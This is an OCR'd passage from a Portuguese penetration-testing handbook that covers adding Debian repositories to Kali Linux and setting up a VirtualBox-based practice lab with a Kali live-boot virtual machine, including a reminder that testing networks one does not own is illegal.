


Figura 4.10 – Processo de upgrade.

Adicionando um repositório-fonte

Por padrão, o Kali verifica somente os software armazenados em seu próprio repositório em busca de updates e de upgrades. Isso normalmente é um aspecto positivo, pois alguns updates ou upgrades poderiam provocar falhas na funcionalidade do Kali. Por esse motivo, os updates e os upgrades são testados pelos desenvolvedores do Kali na Offensive Security antes de serem adicionados ao repositório oficial do Kali. Embora isso normalmente seja um aspecto positivo, há algumas aplicações de software que não estarão disponíveis quando usarmos os pontos de distribuição default do Kali, e poderá ser necessário adicionar outros repositórios – nesse exemplo, os repositórios do Debian serão acrescentados. Usando o `nano`, ou um editor de textos diferente, abra o arquivo `/etc/apt/sources.list`:

```
nano /etc/apt/sources.list
```

Após o arquivo ser aberto, acrescente o comentário e as duas linhas a seguir no final.

```
#debian 7 main (isto é apenas um comentário)
deb http://http.us.debian.org/debian stable main contrib non-free
deb-src http://http.us.debian.org/debian stable main contrib non-free
```

Agora salve o arquivo – no nano, isso é feito teclando **Control + O** (letra O). Mantenha o mesmo nome de arquivo teclando **Enter** e, por fim, use **Control + X** para sair. Isso fará o repositório principal do Debian ser

adicionado à lista de repositórios que o Kali usará para verificar se há updates ou upgrades, e esse repositório será usado também para procurar aplicações ou pacotes a serem instalados. Para finalizar essa alteração use o comando `update` para atualizar o Kali com o novo repositório:

```
apt-get update
```

Resumo

O Kali é uma ferramenta eficiente, com uma quantidade impressionante de ferramentas instaladas por padrão. O uso de vários desses recursos pode ser novidade para alguns usuários; sendo assim, este capítulo discutiu diversos aspectos básicos relacionados ao uso eficiente dessa distribuição e de várias outras distribuições Linux. Da configuração de interfaces de rede à adição de um servidor FTP, incluindo a adição de um novo repositório e a atualização do sistema operacional e das aplicações, este capítulo discutiu várias tarefas básicas que devem ser realizadas para uma utilização eficiente desse conjunto de ferramentas. Manter o Kali é tão importante quanto manter qualquer outro sistema operacional, e isso deve ser feito regularmente para garantir que suas ferramentas, as aplicações e o próprio sistema operacional permaneçam atualizados.

Criação de um laboratório de testes de invasão

Informações contidas neste capítulo:

- Criação de um laboratório
- Metasploitable2
- Ampliação de seu laboratório
- O Magical Code Injection Rainbow

Visão geral do capítulo e principais pontos de aprendizagem

Este capítulo explica:

- o uso da virtualização para criar um laboratório de testes de invasão
- a instalação e a configuração do VirtualBox
- a instalação da plataforma Metasploitable2 no ambiente de laboratório

Antes de ler este capítulo: crie um laboratório

Como uma pessoa pode ter a chance de praticar, pesquisar e aprender o processo de exploração de falhas? Criando um laboratório e pronto! Por que criar um laboratório se a internet está logo ali ao alcance das mãos? Uma pergunta simples com uma resposta mais simples ainda: porque ninguém quer ir para a cadeia. Lembre-se sempre das consequências de testar uma rede que não pertence a você. No caso de ataques a sistemas governamentais ou financeiros, como um banco, a pena pode ser de vinte anos ou mais em uma prisão federal. Não conhecer as leis, sejam elas federais ou estaduais, não é nenhuma desculpa quando se trata de crimes cibernéticos. Tome cuidado, seja esperto e crie um laboratório. Os exercícios deste capítulo são realizados em aplicações e softwares de treinamento disponíveis publicamente. É altamente recomendável criar um laboratório antes de prosseguir para o próximo capítulo.

Criando um laboratório com alguns centavos

Antes da época da virtualização, os profissionais da área de TI (Tecnologia da Informação), as pessoas envolvidas com segurança e igualmente os estudantes possuíam garagens, sótãos e outros cômodos cheios de equipamentos extras de computação. Em alguns casos, esses computadores e equipamentos de rede ficavam empilhados do chão ao teto, e a conta de luz chegava às alturas. Ter uma pilha enorme de equipamentos era custoso; pensar em levá-los consigo se fosse preciso mudar estava fora de cogitação. Graças aos céus, não é isso o que acontece atualmente.

Não importa se o seu computador está executando um sistema operacional Windows, Mac ou Linux, existem duas abordagens principais para uma virtualização doméstica. Ambos os programas a seguir são gratuitos e estão disponíveis para a maior parte dos sistemas operacionais que estiverem executando em arquiteturas de 32 bits ou de 64 bits.

VMWare Player

Vantagens

- As VMs (Virtual Machines, ou Máquinas Virtuais) são criadas em um switch virtual dedicado com NAT. Várias VMs podem se comunicar umas com as outras, e o acesso a partir do computador host é possível.
- Um DHCP é instalado por padrão e todas as VMs podem obter endereços IP automaticamente.
- Há suporte para virtualização avançada para Xen, XenServer, vSphere e outros hypervisors importantes.

Desvantagens

- Não está disponível para os sistemas operacionais Mac, Solaris ou FreeBSD.
- Não permite a criação de uma imagem ou a clonagem de VMs existentes.
- Apresenta dificuldades com alguns adaptadores de rede WiFi.

VirtualBox

Vantagens

- Está disponível para Windows, Linux, Mac, Solaris e FreeBSD.
- Há funções disponíveis para clonar VMs (economia de tempo).
- Suporta mais tipos de arquivo em discos rígidos virtuais. Em especial, isso é prático ao executar VMs baixadas, que foram previamente criadas.

Desvantagens

- As VMs permanecem isoladas umas das outras, a menos que o port forwarding (encaminhamento de portas) esteja habilitado no host.
- Não tem suporte para virtualização avançada, necessária ao Xen, XenServer, vSphere e outros tipos de hypervisors.
- Se a VM falhar, é bem provável que toda a VM será corrompida.

Este guia foi criado especificamente para o VirtualBox da Oracle, versão 4.2.16, instalado no Microsoft Windows 7 Professional. A decisão de usar o VirtualBox no lugar do VMWare Player foi tomada porque há mais recursos disponíveis na internet para ajudar, caso surjam problemas; no entanto ele exige algumas configurações adicionais. Lembre-se de que a melhor análise é a sua quando se trata de escolher um sistema de virtualização. Tem havido longas discussões sobre qual sistema é o melhor; em

última instância, escolher um sistema de virtualização em relação a outro é uma questão de preferência pessoal. Além do mais, de modo diferente dos programas antivírus, ambos podem ser instalados para facilitar o atendimento às diversas necessidades, portanto é possível instalar o VirtualBox e o VMWare Player no mesmo computador. Todos os links e as referências usados neste guia estavam disponíveis na época desta publicação. Não se esqueça de que as versões, os locais para download e as informações podem mudar ao longo do tempo.

Instalando o VirtualBox no Microsoft Windows 7

Abra um navegador web e acesse `https://www.virtualbox.org/wiki/Downloads`. É importante garantir que o endereço web seja digitado ou copiado corretamente. Selecione a versão correta do programa de acordo com o seu sistema operacional e inicie o processo de download. Após ter realizado o download, execute o arquivo. A figura 5.1 mostra a caixa de diálogo de boas-vindas para a instalação do VirtualBox. Clique no botão **Next** (Próximo) para continuar.

Figura 5.1 – Instalação do VirtualBox-1.

Este tutorial não discutirá a instalação personalizada nem as configurações avançadas. Aceite as opções default que estão na caixa de diálogo mostrada na figura 5.2 e clique no botão **Next** para continuar.




Figura 5.2 – Instalação do VirtualBox-2.

1. Selecione as configurações para o seu ícone, conforme mostrado na figura 5.3, e clique no botão **Next**. Um aviso sobre a conexão de rede será mostrado (Figura 5.4); clique no botão **Yes** (Sim) para prosseguir.




Figura 5.3 – Instalação do VirtualBox-3.

Figura 5.4 – Instalação do VirtualBox-4.

2. Clique no botão **Install** (Instalar), como mostrado na figura 5.5. Se a janela de UAC (User Account Control, ou Controle de conta de usuário) da Microsoft aparecer, clique no botão **Yes** para continuar.




Figura 5.5 – Instalação do VirtualBox-5.

3. Durante a instalação, uma pergunta para saber se o usuário deseja instalar device drivers poderá ser apresentada, como mostrado na figura 5.6. Clique no botão **Install** para prosseguir, quando solicitado. (Isso poderá ocorrer várias vezes).

Figura 5.6 – Instalação do VirtualBox-6.

Depois de concluída a instalação, clique no botão **Finish** (Concluir), como mostrado na figura 5.7.

Figura 5.7 – Instalação do VirtualBox-7.

A instalação do VirtualBox agora estará concluída e, se a opção **Start Oracle VM VirtualBox 4.2.16 after installation** (Iniciar o Oracle VM VirtualBox 4.2.16 após a instalação) estiver selecionada, o VirtualBox será aberto e o VirtualBox Manager (Gerenciador do VirtualBox) será apresentado, como mostrado na figura 5.8. Nenhuma máquina virtual será criada nesse momento, portanto o gerenciador pode ser fechado.

Figura 5.8 – Boas-vindas do VirtualBox.

Abra um navegador web e acesse `https://www.virtualbox.org/wiki/Downloads` novamente. Faça o download do VirtualBox 4.2.16 Oracle VM VirtualBox Extension Pack. Após ter concluído o download, dê um clique duplo no arquivo para executá-lo (Figura 5.9).

Clique no botão **Install** para prosseguir. Concorde com o **End User License Agreement** (Contrato de licença do usuário final) quando solicitado. Se a caixa de diálogo UAC do Windows aparecer, clique no botão **Yes** para continuar. Feche o VirtualBox quando a instalação estiver concluída.

Figura 5.9 – Extensões do VirtualBox.

Configurando uma plataforma de ataque virtual

Para manter tudo em um laboratório virtualizado, criar uma VM que possa executar o Kali Linux é uma boa ideia. Os passos a seguir descrevem o modo de configurar o Kali Linux para que execute como um sistema live boot no VirtualBox. Após a VM ter sido criada e iniciada, uma instalação de disco rígido, conforme descrito no capítulo 2, poderá ser feita. É recomendável ter uma máquina virtual dedicada a iniciar imagens de live boot. Ao testar os sistemas ou personalizar os ISOs, essa máquina virtual para live boot pode ser usada repetidamente, com poucas alterações na configuração.

Configuração de uma máquina virtual para o Kali Linux no VirtualBox

Abra o VirtualBox e clique no botão **New** (Novo), como mostrado na fig. 5.10.

1. Dê um nome à nova máquina virtual; nesse caso, usamos **Kali-Linux-LiveDisc**. Configure o tipo para Linux, a versão para Debian ou Debian (64 bit) conforme for conveniente e clique no botão **Next** para prosseguir.
2. Essa plataforma será executada exclusivamente na RAM das máquinas virtuais. Não se esqueça de configurar o tamanho da RAM para que tenha pelo menos 2 GB; no entanto 4 GB é recomendável, e mais será melhor se houver disponibilidade (Figura 5.11).




Figura 5.10 – Crie uma VM.




Figura 5.11 – Ajustes na memória.

3. Clique no botão **Next** para continuar. Em seguida, selecione a opção **Create a virtual hard drive now** (Criar um disco rígido virtual agora) e clique no botão **Create** (Criar) para prosseguir (Figura 5.12).

Figura 5.12 – Criação do disco rígido.

4. Selecione a opção **VMDK (Virtual Machine Disk)** e clique no botão **Next** para prosseguir (Figura 5.13).

5. Selecione a opção **Fixed Size** (Tamanho fixo) e clique no botão **Next** (Figura 5.14).

6. O nome e o tamanho default do disco rígido são apropriados para um cenário com live disk; no entanto, se você planeja criar uma instalação completa do Kali Linux no VirtualBox, mude o tamanho do disco rígido virtual para 40 GB. Clique no botão **Create** (Criar) para continuar (Figura 5.15).

   a. NÃO ligue a máquina quando o processo for concluído.

